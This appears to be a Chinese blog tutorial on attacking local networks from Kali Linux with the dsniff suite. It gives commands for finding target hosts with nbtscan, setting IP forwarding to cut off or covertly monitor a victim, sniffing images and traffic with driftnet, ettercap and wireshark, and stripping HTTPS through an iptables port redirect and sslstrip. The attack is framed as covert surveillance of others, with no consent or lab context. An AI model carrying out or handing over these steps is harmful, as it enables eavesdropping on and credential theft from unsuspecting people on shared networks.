









前言
本教程出于某些工具无法在Macos下无法运行.才有这Kali Linux篇.(建议先还是看一下Mac下ARP攻击浅记这篇文章)(搞渗透还是得Kali)
本人将分三个场景展开,让我们开始吧~(建议终端输入su,后续操作都需root权限)
软件安装及环境搭建
安装Dsniff套件
它的概述这里不多说,只说一下大致作用
Dsniff是一个基于unix系统网络嗅探工具。
Dsniff是一个工具集,主要分为四类:
- 纯粹被动地进行网络活动监视的工具,包括:dsniff、filesnarf、mailsnarf 、msgsnarf、urlsnarf、webspy;
- 针对SSH和SSL的MITM(Man-In-The-Middle)”攻击”工具,包括sshmitm和webmitm;
- 发起主动欺骗的工具,包括:arpspoof、dnsspoof、macof;
- 其它工具,包括tcpkill、tcpnice。
更多内容还是建议自己去看维基百科
1 | sudo apt-get install dsniff |
局域网攻击&监控
攻击者位置
在网络层次的攻击模型中,首先要明确攻击者的位置,一般有如下三种:
- In Path :攻击者是具有较强的攻击能力,可以直接拦截并且修改通信双方的流量
- On Path :攻击者不能拦截或者修改流量,但是攻击者可以向网络中注入流量
- Off Path :攻击者不在链路上,但是攻击者单独和通信双方进行流量的通信

局域网就属于On Path
查找攻击目标ip
NBTSCAN可以获取到PC的真实IP地址和MAC地址。
nbtscan -r 网关地址/24其实用nmap更好.文章链接🔗
例如 nbtscan -r 172.20.10.1/24

这个就是我们要攻击的目标
这是我的虚拟机:
开始断网&监控攻击
如果需要直接让他断网先运行这个(看名字就知道这个是ipv4转发)
1 | echo 0 > /proc/sys/net/ipv4/ip_forward |
如果是监控的话(就是没察觉的意思)
1 | echo 1 > /proc/sys/net/ipv4/ip_forward |
ARP欺骗攻击:
1 |
|
安装并开启流量嗅探工具
driftnet 用于抓取网络流量中的图片,并将他们显示出来。ettercap是一个基于ARP地址欺骗方式的网络嗅探工具,主要适用于交换局域网络。这个工具Mac上安不起才转的Kali,太草了.
1 | apt-get install driftnet |
wireshark通过抓取eth0数据也能看到ARP攻击对象的流量
想抓https数据?很容易被发现的,这里稍微说一下吧
执行下面的命令,将80端口(http)的数据转发到10000端口(进行SSL剥离):
1 | iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-ports 10000 |
启用SSL剥离
执行下面的命令:
1 | $ sslstrip -l 10000 |
这个命令的作用就是攻击者接收到受害者的
http封包后进行https封装发送给网站,接收到网站的https封包后解密发送给受害者,真正在上网的是攻击者,它是受害者的https代理。如果受害者访问的是https://的话,浏览器会提示证书错误,因为数字证书上的数字签名是无效的,我们需要再想办法伪造一个数字证书。
好了,到此为止ssl剥离已经启用了,接下来可以在目标机器上进行测试了。
未完待续.
估计以后大概率不会补充内容了.
参考链接🔗1官方文档dsniff(8) - Linux 手册页
dsniff
此软件包包含几个用于监听和创建网络流量的工具:
- arpspoof - 发送未经请求(可能伪造)的arp回复。
- dnsspoof - 伪造对局域网上任意DNS地址/指针查询的回复。
- dsniff - 几种协议的密码嗅探器。
- filesnarf - 保存从NFS流量中嗅探的选定文件。
- macof - 用随机的MAC地址淹没本地网络。
- mailsnarf - 在局域网上嗅到邮件,并以mbox格式存储。
- msgsnarf - 记录来自不同即时信使的选定消息。
- sshmitm - SSH猴子在中间。代理和嗅探SSH流量。
- sshow - SSH流量分析仪。
- tcpkill - 杀死指定的进行中TCP连接。
- tcpnice - 通过“主动”流量塑造减慢指定的TCP连接速度。
- urlsnarf - 从CLF中的HTTP流量中嗅出选定的URL。
- webmitm - HTTP / HTTPS monkey-in-the-middle.透明代理。
- webspy - 将从客户端嗅探的URL发送到本地浏览器(需要安装libx11-6)